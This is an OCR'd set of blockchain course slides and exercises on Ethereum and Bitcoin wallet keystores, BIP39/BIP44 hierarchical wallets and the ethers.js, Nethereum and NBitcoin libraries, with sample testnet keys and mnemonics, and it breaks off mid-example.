


8. Go to **MISC** and then select **Testnet** (**Ropsten**):



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

9. Now paste your address again to see the information for your transactions:



10. Now take your real **ETH** wallet address from **Jaxx** and check with it:

Here you can see all your OUT transactions in the **testnet**, even though you are looking with your real **ETH** address. This is because **Jaxx** is using your real **ETH** address for all transactions, but gives you masked other addresses for incoming transactions, so it is harder for someone to track you on the testnet.

What to Submit?

Submit as exercise outcome the **URL of your Ethereum address** in the Ropsten network at EtherScan, e.g.:

- https://ropsten.etherscan.io/address/0x09cdb96b51f725a397f941184d0540b1005fd869

You should see some **ETHt** in your balance, as well as some transaction history of ETHt transfers.

Wallet APIs and Libraries

Hierarchical Wallets, BIP39 and BIP44, Keystores, Popular Wallet Libraries

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Wallet APIs and Libraries

Hierarchical Wallets, BIP39 and BIP44, Keystores, Popular Wallet Libraries

SoftUni

Svetlin Nakov
Principal Technical Trainer
SoftUni
https://softuni.bg

Table of Content

1. Keystores for Private Keys
   - The JSON / UTC Keystore Format
2. Hierarchical Wallets (HD Wallets)
   - Mnemonics and BIP39
   - BIP44 and Key Derivation
3. Crypto-Wallet Libraries
   - Nethereum, NBitcoin, QBitNinja, Ethers.js

Keystores for Private Keys

Keystores, Encryption, JSON / UTC Format

Ways to Store Secret Keys in Wallets

- Store a **private key offline**
  - Paper wallet: holds **address** + **private key**
- Store a **mnemonic phrase offline** (mostly used)
  - One **mnemonic phrase** keeps all private keys
- **Keystore file** (UTC / JSON)
  - Strongly encrypted by a **password** (e.g. Scrypt + AES)
  - Keystore files use a **standard format** → easy export / import
  - Can keep **encrypted mnemonic** and **private keys** (MetaMask)

The JSON / UTC Keystore Format

- The **JSON / UTC keystore** format is widely used in the Ethereum ecosystem, e.g. by **geth** and **MyEtherWallet**:
  - https://github.com/ethereum/wiki/wiki/Web3-Secret-Storage-Definition

Example: https://gist.github.com/nakov/53f869e01c9b573844c48e5966e33a3f

JSON / UTC Keystore File – Example

```
{ "version": 3, "id": "…", "address": "b97e993872a9050c07f…ef195",
  "crypto": {
    "ciphertext": "bc9215b2cd1571df…e3a1", // the encrypted private key
    "cipher": "aes-128-ctr", // AES, 128-bit encryption, CTR mode
    "cipherparams": { "iv": "2bac08cafc…8e" }, // random initial vector
    "kdf": "scrypt", "kdfparams": {
      "dklen": 32, // key length (256-bit key for AES encryption)
      "salt": "7d48230c94b90c0301bf9f4…eba1", // random-generated salt
      "n": 1024, // iterations count (CPU + memory cost factor)
      "r": 8,    // block size (affects CPU + memory)
      "p": 1     // parallelization factor (threads count)
    },
    "mac": "e3cd7ea4e3ceb0e9a…0564" // msg integrity key (password check)
  } }
```

Learn more at: https://github.com/ethers-io/ethers.js/blob/master/wallet/secret-storage.js#L288

The JSON / UTC Keystore Format

- The usual naming convention is **<uuid>.json**
  - <uuid> is the 128-bit UUID given to the secret key
- AES-128-CTR is now the minimal requirement
  - Other symmetric cyphers might be used, e.g. AES-256-CBC
- The key-derivation function PBKDF2 must be supported by all minimally-compliant implementations
  - Other key-derivation functions: **Scrypt**, **Argon2**, **Bcrypt**

`"kdf": "pbkdf2"` `"kdf": "scrypt"` `"kdf": "argon2"`

Other Wallet Formats

- **WIF** – wallet import format (Bitcoin)
  - https://en.bitcoin.it/wiki/Wallet_import_format
  - Holds unencrypted private key (bad idea!) as Base58-encoded text
- **PKCS#12** – encrypted keystore archive (`.p12` / `.pfx` file)
  - Holds encrypted SafeBags, holding keys, certificates, other assets
  - http://www.pkiglobe.org/pkcs12.html
- **Windows CryptoAPI** Next Generation (CNG) Keystore
  - https://msdn.microsoft.com/en-us/library/windows/desktop/bb204778.aspx

Hierarchical Wallets (HD Wallets)

Mnemonics, BIP39, Key Derivation, BIP44

BIP-32, BIP-39 and BIP-44 Standards

- **BIP-32** describes how to build a **hierarchical wallet** (**HD wallet**)
- **BIP-39** describes how to encode a root key as **mnemonic phrase**
  - And the process of transforming the mnemonic words into a 512-bit seed used later for generating a BIP-32 HD wallet
- **BIP-44** proposes a specific hierarchy for key derivation
  - **BIP-44** is a specific format of a BIP-32 wallet
  - List of registered **coin types** for BIP-44
    - https://github.com/satoshilabs/slips/blob/master/slip-0044.md

HD Wallet: Key Derivation

- The wallet app generates random **mnemonic words**
- Which then are used by the BIP-39 specification to derive the **512-bit seed**
- Which is used as BIP-32 seed to generate the **BIP-32 root key** (**master key**)
- Used to derive the **child key** by derivation path (like **m/44'/0'/0'/0/0**), which gives the **private key** and the **address**

mnemonic (12 words)
cheese upset pudding inmate flavor crush hard same element index laugh supreme

BIP-39 seed (512 bits)
8b3137dc79f912e4c5cddbe4bbe313abd0a0a8cf2441dcf4d66465087e8c20243 1e8e7b2503e63426703b3c773a12473a94c39058e7fb0784ab570b80ed0a23

BIP-32 root key (512 bits)
xprv9s21ZrQH143K3Wjn9PzvdHooVbaSauXnawrxMhi7BdR1PrC41x51WTB WybzSjUaiPVH6BusrpupCkouMgAkBGtNJhb3bqpmRuKG5vrH96GL

private key (256 bits)
KziXBfNy2eZEKHd2eBZQ3ZyW3joXcv2k66yHuKPaDgNwEX76wMPU

Bitcoin address (160 bits)
1LPdUu1qKXFTowobD9uB6ZQesdodtV2ugx

See https://iancoleman.io/bip39

BIP-44 Coin Types

- Registered **coin types** in the BIP-44 standard:

hexa	symbol	coin
0x80000000	BTC	Bitcoin
0x80000001		Testnet (all coins)
0x80000002	LTC	Litecoin
0x8000003c	ETH	Ethereum
0x80000091	BCH	Bitcoin Cash
0x80000717	ADA	Cardano
0x80000005	DSH	Dash

- BIP44 Constants JS Library
  - github.com/bitcoinjs/bip44-constants

```
npm i --save bip44-constants
```

```
const constants =
  require('bip44-constants')
console.log(constants);
console.log("ETH ->",
  constants['ETH'])
// 2147483708 (0x8000003c)
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

UTC Keystore Mnemonic Format – ethers.js

```
{ "address": "b0fd740b39acaccf264271670376cde292a8b607",
  "id": "0cbff64a-ae71-48d8-b9de-02e93282e4e8",
  "crypto": { "cipher": "aes-128-ctr", "cipherparams": { … },
    "ciphertext": "dfd138df164cb76344701167e98c65b5b32…2c558cf",
    "kdf": "scrypt", "kdfparams": { … }
  },
  "mac": "181c2f19299ae657…95e4cdc0acd2fb5fe88c03b424ba55b599",
  "version": 3,
  "x-ethers": { "client": "ethers.js",
    "gethFilename": "UTC--2018-04-27T09-39-54.0Z--b0fd74…a8b607",
    "mnemonicCounter": "2c511a7e0eb0ab1ad7d3f16a75a38dbc",
    "mnemonicCiphertext": "821618c374ffe43313591de7b7124ade",
    "version": "0.1" }
}
```

Full example: https://gist.github.com/nakov/c5bb5af060985b248031e65789ddf8e8

Popular Crypto-Wallet Libraries

Nethereum, NBitcoin, QBitNinja, Ethers.js

Nethereum

- **Nethereum** is the **.NET integration library** for **Ethereum**
- Simplifying the smart contract interaction and access to **Ethereum** nodes like **Geth**, **Parity** and **Quorum**
  - **Nethereum.Signer** – ECC crypto-functions using the secp256k1
  - **Nethereum.Web3** – interaction with Ethereum via RPC
  - **Nethereum.Geth** – extended Web3 library for Geth
  - **Nethereum.Parity** – extended Web3 library for Parity
  - **Nethereum.Quorum** – extension to interact with Quorum

Installing and Using Netehreum

- Install the "**Nethereum**" package from NuGet

```
dotnet add package Nethereum
```

- Import the Nethereum namespaces:

```
using Nethereum;
```

- **Example**: recover a HD wallet from **mnemonic phrase**

```
string wallet = "radar blur sun chef fix engine embark
joy scheme fiction master release";
Wallet wallet = new Wallet(words, null);
```

Nethereum – Examples

- **Example**: create a new random HD wallet

```
Wallet wallet =
  new Wallet(Wordlist.English, WordCount.Twelve);
```

- **Example**: derive addresses and print them at the console

```
WriteLine("Addresses: ");
for (int i = 0; i < 20; i++)
{
   WriteLine(wallet.GetAccount(i).Address);
}
```

Nethereum – Examples (2)

- **Example**: send Ethereum transaction

```
static async Task Send(Wallet wallet, string fromAddress,
    string toAddress, double amountOfCoins) {
  Account accountFrom = wallet.getAccount(fromAddress);
  string privateKeyFrom = accountFrom.PrivateKey;
  if (privateKeyFrom == string.Empty)
    throw new Exception("Sender address is not from the current wallet");
  var web3 = new Web3(accountFrom, network);
  var wei = web3.convert.toWei(amountOfCoins);
  var transaction = await web3.TransactionManager.
    SendTransactionAsync(accountFrom.Address, toAddress,
      new Nethereum.Hex.Hextypes.HexBigInteger(wei));
}
```

NBitcoin

- **NBitcoin** is a powerful **Bitcoin library for C#**:
  - https://github.com/MetacoSA/NBitcoin

```
dotnet add package NBitcoin
```

- Implements all most relevant BIPs
  - https://github.com/bitcoin/bips
- Provides low level access to Bitcoin primitives
  - Implements Bitcoin transaction builder, RPC client, REST client
- BIP-39 mnemonics + BIP-32 HD wallet support

NBitcoin

- Include the NBitcoin library

```
using NBitcoin;
```

- Generate a random private key

```
Key privateKey = new Key();
```

- Export the private key in Wallet Import Format (WIF)

```
var testNetPrivateKey =
  privateKey.GetBitcoinSecret(Network.TestNet);
Console.WriteLine(testNetPrivateKey);
```

NBitcoin

- Derive a public key from the private key:

```
PubKey publicKeyTestNet = testNetPrivateKey.PubKey;
Console.WriteLine(publicKeyTestNet);
```

- Generate a Bitcoin address from the public key:

```
BitcoinPubKeyAddress addressTestNet =
  publicKeyTestNet.GetAddress(Network.TestNet);
Console.WriteLine(addressTestNet);
```

QBit Ninja

- QBit Ninja == open-source API to query the Bitcoin blockchain
  - Documentation: https://qbitninja.docs.apiary.io
- Retrieve / broadcast transactions as **JSON** or **byte[]**
- Example: show address balance

```
QBitNinjaClient client = new QBitNinjaClient(Network.TestNet);
decimal totalBalance = 0;
var balance = client.GetBalance(BitcoinAddress.Create(wallet), true).Result;
foreach (var entry in balance.Operations)
{
    foreach (var coin in entry.ReceivedCoins)
    {
        Money amount = (Money)coin.Amount;
        decimal currentAmount = amount.ToDecimal(MoneyUnit.BTC);
        totalBalance += currentAmount;
    }
}
WriteLine($"Balance of wallet: {totalBalance}");
```

Ethers.js

- **Ethers.js** – a client-side JS wallet library (for Ethereum)
  - Documentation: https://docs.ethers.io/ethers.js
- Installing the **`ethers.js`** library using **npm**:

```
npm install --save ethers
```

- Including the library in a JS project:

```
let ethers = require('ethers');
```

Ethers.js: Private Keys, Wallets, Addresses


- From private key to Ethereum address:

```
let privateKey =
  "0x0123456789012345678901234567890123456789012345678901234567890123456789012";
let wallet = new ethers.Wallet(privateKey);
console.log("Address: " + wallet.address);
// Address: 0x1C68340bb2810BF5B0BEd3EDE256335cb51C53C7
```

- Create a new **random wallet**

```
let wallet = ethers.Wallet.createRandom();
console.log("Address: " + wallet.address);
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Exercises: Ethereum HD Wallet in JS

In this exercise, you shall implement a hierarchical wallet (**HD wallet**) for Ethereum in JavaScript, using the Ethers.js library. The wallet will hold a **BIP39 mnemonic phrase** and will allow **deriving private keys** and addresses from it.

Introduction

This exercise will focus on the concept of hierarchical wallets (HD Wallets), based on **BIP39** and **BIP44** specs. The HDNode class in the **Ethers.js** library holds a **seed key** + the ability to **derive private keys** by certain derivation path. Let's play with it.

Create a new JavaScript project. To get **ethers.js** either install it through the NPM package manager:

```
npm install --save ethers
```

Play with BIP39 and BIP44 Online

First, play a bit with the **BIP39 online implementation** here: https://iancoleman.io/bip39. Generate / load mnemonics, derive Ethereum and Bitcoin keys and addresses.

Restore HD Wallet by Existing Mnemonic

Restore HD node by given existing mnemonic words.

```
upset fuel enhance depart portion hope core animal innocent will athlete snack
```

A **Hierarchical Deterministic Wallet** represents a large tree of private keys, which can be reproduced from an initial seed. Each node in the tree is represented by an **HDNode** which can be descended into.

To create an HD node from a mnemonic, use **ethers.HDNode.fromMnemonic**:

```
function restoreHDNode(mnemonic) {
    return ethers.HDNode.fromMnemonic(mnemonic);
}

let mnemonic = "upset fuel enhance depart portion hope core animal innocent will athlete snack";
console.log(restoreHDNode(mnemonic));
```

The HD node stores a **key pair**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
HDNode {
_keyPair:
<Key priv: 507e63d76f1ac1da6257643a8820f3b1c3e3805adb88022ec49628e2f96a2bae
pub:
  <EC Point
      x: 7018b3b6d7a946d838e15fd3723a847401a263b13ec40d5b3cd8e4a4c6a20af2
      y: 82a3fd402de2a9713d836547377c489b55acd0c8da3d8d6b7844c90932d95667
  >
>,
privateKey: '0x507e63d76f1ac1da6257643a8820f3b1c3e3805adb88022ec49628e2f96a2bae',
publicKey: '0x037018b3b6d7a946d838e15fd3723a847401a263b13ec40d5b3cd8e4a4c6a20af2',
chainCode: '0x117381d1bdc3f788ec0da2157cc4b63a029450786738621c7c1aa6563e9402dd',
index: 0,
depth: 0 }
```

The **depth** represents the depth within the hierarchy of this node.

```
function restoreHDWallet(mnemonic) {
    return ethers.Wallet.fromMnemonic(mnemonic);
}

let mnemonic = "upset fuel enhance depart portion hope core animal innocent will athlete snack";
console.log(restoreHDWallet(mnemonic));
```

When an **ethers.Wallet** instance is created from a mnemonic, it actually uses **HDNode.fromMnemonic**, **derives once**, from the new HD node takes the private key, and builds the wallet.

```
Wallet {                                                    First derived private key
  privateKey: '0xf0858a4efb32ae920092378f82ddefda93e10d1bdb5b4a538887836a8dc80cf3',
  provider: [Getter/Setter],
  defaultGasLimit: [Getter/Setter],
  address: '0xfDd85780CB96f4712a869aB4d04f9D80c3CeE283',
  sign: [Function],
  mnemonic: 'upset fuel enhance depart portion hope core animal innocent will athlete snack',
  path: 'm/44\'/60\'/0\'/0/0' }
```

New Random HD Wallet

Generate new random HD node (generate random mnemonics)

To create a random HD node, you can either do **ethers.Wallet.createRandom** and build the HD node from the mnemonic, or from 16 bytes of entropy build the mnemonic using **ethers.HDNode.entropyToMnemonic**.

```
function generateMnemonic(){
    let randomEntropyBytes = ethers.utils.randomBytes(16);
    return ethers.HDNode.entropyToMnemonic(randomEntropyBytes);
}

function generateRandomHDNode(){
    let mnemonic = generateMnemonic();
    return ethers.HDNode.fromMnemonic(mnemonic);
}

console.log(generateRandomHDNode());
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
HDNode {
  _keyPair:
  <Key priv: a0de3f00a721718bdc023d80c001b5f2c706e4f5abddb1c68eb9aac944c14141
  pub:
    <EC Point
        x: ce970f110fca5f50ce7d7f7fc32cdbe6f2ef297c8b55a36a08e86984e51cb6d8
        y: b6ad6cda12f8c6f79f929871772bcf0f7e859cf52041a65759cd2b3483eb9975
    >
  >,
  privateKey: '0xa0de3f00a721718bdc023d80c001b5f2c706e4f5abddb1c68eb9aac944c14141',
  publicKey: '0x03ce970f110fca5f50ce7d7f7fc32cdbe6f2ef297c8b55a36a08e86984e51cb6d8',
  chainCode: '0xde4ada93cc6a8595fcd2c9352cb9942b624a0e24e6a641664864c7c4e2a2236b',
  index: 0,
  depth: 0 }
```

```
function generateRandomHDWallet() {
    return ethers.Wallet.createRandom();
}
console.log(generateRandomHDWallet());
```

```
Wallet {
  privateKey: '0xa358fa4f40b5c228326e0cf758514b4da5e409603f403f15d3c08970433669fb',
  provider: [Getter/Setter],
  defaultGasLimit: [Getter/Setter],
  address: '0xc92378153B67Ec35bCc3a5fC6FfA222a73ACBAc8',
  sign: [Function],
  mnemonic: 'bounce urge excite weather riot problem duty chat learn reveal soft member',
  path: 'm/44\'/60\'/0\'/0/0' }
```

Save HD Wallet as JSON

Encrypt and save given HD node to JSON document by given password.

To save the HD Wallet in encrypted JSON format, you need the Wallet to have the mnemonic phrase in it. The mnemonic is encrypted in the "x-ethers" part of the json.

```
async function saveWalletAsJson(wallet, password) {
    return wallet.encrypt(password);
}

(async() => {
    let wallet = ethers.Wallet.createRandom();
    let password = "p@$$word";
    let json = await saveWalletAsJson(wallet, password);
    console.log(json);
})();
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
{
    "address": "ecb984c55b6c6486a4566f2bc2a81a12e0640f39",
    "id": "9e059c20-b75e-4b64-bc07-0619f06c5fe2",
    "version": 3,
    "Crypto": {
        "cipher": "aes-128-ctr",
        "cipherparams": {
            "iv": "b8d7739d90885869ee90f1b3a2ba8d13"
        },
        "ciphertext": "3eb89608b0ff73e71fb846ccb37513ae56d4e2b4a80385ffac2577ba9c677322",
        "kdf": "scrypt",
        "kdfparams": {
            "salt": "2c137faa9649858f088e894c37eefbaa5e3871c2ce8b02690ba36b42d07359f9",
            "n": 131072,
            "dklen": 32,
            "p": 1,
            "r": 8
        },
        "mac": "6c0f4b621220a175b4e51580692778bba171b289908a696e0d51193f5e190ab2"
    },
    "x-ethers": {
        "client": "ethers.js",
        "gethFilename": "UTC--2018-04-18T07-05-29.0Z--ecb984c55b6c6486a4566f2bc2a81a12e0640f39",
        "mnemonicCounter": "1b55466e6507f01ab9f6aa876708f172",
        "mnemonicCiphertext": "e81463063a51e669e20bd11340f72bea",
        "version": "0.1"
    }
}
```


Load HD Wallet from JSON

Decrypt and load a HD node from JSON document by given password.

Use ethers.Wallet.fromEncryptedMnemonic(json, password)

```
async function decryptWallet(json, password) {
    return ethers.Wallet.fromEncryptedWallet(json,password);
}

(async() => {
    let wallet = ethers.Wallet.createRandom();
    let password = "p@$$word";
    let json = await saveWalletAsJson(wallet, password);

    let walletDecrypted = await decryptWallet(json, password);
    console.log(walletDecrypted);
})();
```

```
Wallet {
  privateKey: '0x03b6809258ca6f98fce30fb29baffcb4229ef463993a3a9bafd89cccccf6b64a',
  provider: [Getter/Setter],
  defaultGasLimit: [Getter/Setter],
  address: '0xCA33f7fd2312d8C9322A03a3A50fE396B001278f',
  sign: [Function],
  mnemonic: 'athlete high roast knock snap round swap catch avoid submit rent oak',
  path: 'm/44\'/60\'/0\'/0/0' }
```

Derive Keys from HD Wallet

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Derive keys (and their associated addresses) from HD Wallet by given derivation path. Derivation path is m/44'/60'/0'/0

```
function deriveFiveWalletsFromHDNode(mnemonic, derivationPath) {
    let wallets = [];

    for (let i = 0; i < 5; i++){
        let hdNode = ethers.HDNode.fromMnemonic(mnemonic).derivePath(derivationPath + i);
        console.log(hdNode);
        let wallet = new ethers.Wallet(hdNode.privateKey);
        wallets.push(wallet);
    }

    return wallets;
}

let mnemonic = 'upset fuel enhance depart portion hope core animal innocent will athlete snack';
let derivationPath = "m/44'/60'/0'/0 ";

console.log(deriveFiveWalletsFromHDNode(mnemonic,derivationPath));
```

```
HDNode {
_keyPair: <Key priv: f0858a4efb32ae920092378f82ddefda93e10d1bdb5b4a538887836a8dc80cf3 pub: <EC Point x: 7983de57876c66c537153e2185031c2d1e8d59bbb0268eddca0273
privateKey: '0xf0858a4efb32ae920092378f82ddefda93e10d1bdb5b4a538887836a8dc80cf3',
publicKey: '0x037983de57876c66c537153e2185031c2d1e8d59bbb0268eddca0273655c235738',
chainCode: '0x371c77f8d7455d5607b0df97a4b84e0d10fe280bdf7ab62c786a8b5ae184505d',
index: 0,
depth: 5 }
HDNode {
_keyPair: <Key priv: 3b8f83aa8b84e26ad0c2723a80da43c6c7b0c9497fe9b2c871ff14bad5f06f15 pub: <EC Point x: 2af77e09183c708a7d4951c5131ff81f6b3943fa66630b355f07215
privateKey: '0x3b8f83aa8b84e26ad0c2723a80da43c6c7b0c9497fe9b2c871ff14bad5f06f15',
publicKey: '0x022af77e09183c708a7d4951c5131ff81f6b3943fa66630b355f07215555755386',
chainCode: '0xa107eb9af01847faa262d7f191144b3e691ab6fa9474eaa13109af434dde36c7',
index: 1,
depth: 5 }
HDNode {
_keyPair: <Key priv: 6e2650f014bb4c73fdf942e07eca6502752caeddc1a206df2e5b07924b6b80d8 pub: <EC Point x: 1dfdb3c8e027e22d8758a72a2f6f5a64a2171dd300ddb5eac4d1ae9
privateKey: '0x6e2650f014bb4c73fdf942e07eca6502752caeddc1a206df2e5b07924b6b80d8',
publicKey: '0x021dfdb3c8e027e22d8758a72a2f6f5a64a2171dd300ddb5eac4d1ae92c49983dd',
chainCode: '0xbca84d6cba50e17fd0c6a6e473879b76e8097059b58c521ef848de4fc7875aa1',
index: 2,
depth: 5 }
HDNode {
_keyPair: <Key priv: 683c93951a7d65ea554f2655f02787cc36a101245a1e9a211c53909bcdabde74 pub: <EC Point x: a1ab5e8badeb4b38e0e58c9c5d0bd912e33c1ffba2e36b8de6f7b07
privateKey: '0x683c93951a7d65ea554f2655f02787cc36a101245a1e9a211c53909bcdabde74',
publicKey: '0x02a1ab5e8badeb4b38e0e58c9c5d0bd912e33c1ffba2e36b8de6f7b0795cc23ca6',
chainCode: '0x20dc7baed175daa804d694593fa2c01fb45e2f203a3476353f413ef2d435d84e',
index: 3,
depth: 5 }
HDNode {
_keyPair: <Key priv: 4158e1edaedc4a7392031b32a874b3073e9be22f1bbe2a3fd241f29291b74917 pub: <EC Point x: e7da508330a14d0d4c2564ae57c31fa950a17b4b02f3d37cb2356a1
privateKey: '0x4158e1edaedc4a7392031b32a874b3073e9be22f1bbe2a3fd241f29291b74917',
publicKey: '0x02e7da508330a14d0d4c2564ae57c31fa950a17b4b02f3d37cb2356a1dfbb48f52',
chainCode: '0x9a5bdb8987639e478bd6ef5fd6a80089760e900a576e35a983e8bb4215564b41',
index: 4,
depth: 5 }
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Wallet {
privateKey: '0xf0858a4efb32ae920092378f82ddefda93e10d1bdb5b4a538887836a8dc80cf3',
provider: [Getter/Setter],
defaultGasLimit: [Getter/Setter],
address: '0xfDd85780CB96f4712a869aB4d04f9D80c3CeE283',
sign: [Function] }
Wallet {
privateKey: '0x3b8f83aa8b84e26ad0c2723a80da43c6c7b0c9497fe9b2c871ff14bad5f06f15',
provider: [Getter/Setter],
defaultGasLimit: [Getter/Setter],
address: '0xBf5CDc23b1aCF7DE1B9aAcA91Dd686Ba1139D6a1',
sign: [Function] }
Wallet {
privateKey: '0x6e2650f014bb4c73fdf942e07eca6502752caeddc1a206df2e5b07924b6b80d8',
provider: [Getter/Setter],
defaultGasLimit: [Getter/Setter],
address: '0xe3a0E3164DD4b2a271a6eAA030798e0020106040',
sign: [Function] }
Wallet {
privateKey: '0x683c93951a7d65ea554f2655f02787cc36a101245a1e9a211c53909bcdabde74',
provider: [Getter/Setter],
defaultGasLimit: [Getter/Setter],
address: '0xF7bD603ad265bFFC0a7Ccbe9c789D3E0A819ee97',
sign: [Function] }
Wallet {
privateKey: '0x4158e1edaedc4a7392031b32a874b3073e9be22f1bbe2a3fd241f29291b74917',
provider: [Getter/Setter],
defaultGasLimit: [Getter/Setter],
address: '0x1813b253ef412f344436E16a89350D169cFC9832',
sign: [Function] }
```

Sign a Transaction

Take the second of the derived wallets and sign a transaction with given recipient address and value of ethers.

```
function signTransaction(wallet, toAddress, value) {
    let transaction = {
        nonce: 0,
        gasLimit: 21000,
        gasPrice: ethers.utils.bigNumberify("2000000000"),
        to: toAddress,
        value: ethers.utils.parseEther(value),
        data: "0x"
    };
    return wallet.sign(transaction);
}
```

Ethereum Address :

```
0x933b946c4fec43372c5580096408d25b3c7936c5
```

```
let mnemonic = "upset fuel enhance depart portion hope core animal innocent will athlete snack";
let derivationPath = "m/44'/60'/0'/0";

let wallets = deriveFiveWalletsFromHdNode(mnemonic, derivationPath);
let wallet = wallets[1];

let recipient = "0x933b946c4fec43372c5580096408d25b3c7936c5";
let value = "1.0";

let signedTransaction = signTransaction(wallet, recipient, value);
console.log("Signed Transaction:\n" + signedTransaction);
```

```
Signed Transaction:
0xf86b8084773594008252089493 3b946c4fec43372c5580096408d25b3c7936c5880de0b6b3a7640000801ba0de4eb9855d25f6532656
2730d5e20d4af8abb48bf36067043d1ed2b1dc09f989a048f06937d9398cb54b898aa32b5d4c9702f37571e790e44a139aa6e9ba9522fa
```

What to Submit?

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Create a ZIP file (e.g. **your-name-ethereum-hd-wallet-exercise.zip**) holding your source code for all problems. Submit your ZIP file as homework at the course Web site.

Exercises: Simple Ethereum Wallet in JS

In this exercise, you shall implement a simple Ethereum wallet in JavaScript, using the Ethers.js library. The wallet will hold a single private key along with its associated Ethereum address.

Introduction

The **Wallet** class in the Ethers.js library holds: private key + address + ability to sign transactions. Let's play with it.

Create a new JavaScript project. To get ethers.js either install it through the NPM package manager:

```
npm install --save ethers
```

Or just download the ready-to-use JS library code:

- https://cdn.ethers.io/scripts/ethers-v2.min.js

New Wallet by Private Key

First, create a function, which by a given private key returns a Wallet instance. The wallet instance has the wallet's private key, address, and functionality to sign.

This is the Private Key that you can use:

```
0x495d5c34c912291807c25d5e8300d20b749f6be44a178d5c50f167d495f3315a
```

```
const ethers = require("ethers");

function createWalletFromPrivateKey(privateKey){
    return new ethers.Wallet(privateKey);
}
let privateKey = "0x495d5c34c912291807c25d5e8300d20b749f6be44a178d5c50f167d495f3315a";
console.log(createWalletFromPrivateKey(privateKey));
```

Result should look like this:

```
Wallet {
  privateKey: '0x495d5c34c912291807c25d5e8300d20b749f6be44a178d5c50f167d495f3315a',
  provider: [Getter/Setter],
  defaultGasLimit: [Getter/Setter],
  address: '0x7725f560672A512e0d6aDFE7a761F0DbD8336aA7',
  sign: [Function] }
```

New Random Wallet

Second, create a method that returns a random generated Wallet using ethers.Wallet.createRandom. This method create for you a random mnemonic by entropy then from the hierarchical node derives once and creates a wallet from its private key. As you can see, the instance stores the mnemonic and the derivation path.

```
function createRandomWallet() {
    return new ethers.Wallet.createRandom();
}
console.log(createRandomWallet());
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Wallet {
  privateKey: '0x0d6c9e85199f2731fce4e8a7fa8a8bb0967d632c34f359f623dd73b42a0bae95',
  provider: [Getter/Setter],
  defaultGasLimit: [Getter/Setter],
  address: '0xB9043fD967cc6906d7CCe2b5f82156c4AA14D8DE',
  sign: [Function],
  mnemonic: 'square language scheme canyon group accuse federal wise lab tent change desk',
  path: 'm/44\'/60\'/0\'/0/0' }
```

Save Wallet as JSON

Create a method called **saveWalletToJSON**, which takes a **Wallet** instance and a password and returns a JSON V3 Keystore. Use the wallet's **encrypt** method.

Private Key: **0x495d5c34c912291807c25d5e8300d20b749f6be44a178d5c50f167d495f3315a**

Password: p@$$w0rd~3

```
function saveWalletToJSOn(wallet, password) {
    return wallet
        .encrypt(password)
        .then(console.log);
}
let privateKey = "0x495d5c34c912291807c25d5e8300d20b749f6be44a178d5c50f167d495f3315a";
let wallet = createWalletFromPrivateKey(privateKey);
let password = "p@$$w0rd~3";
```

```
{ address: '7725f560672a512e0d6adfe7a761f0dbd8336aa7',
  id: 'f3c6a8b9-1564-421f-8c51-9309f2898557',
  version: 3,
  Crypto:
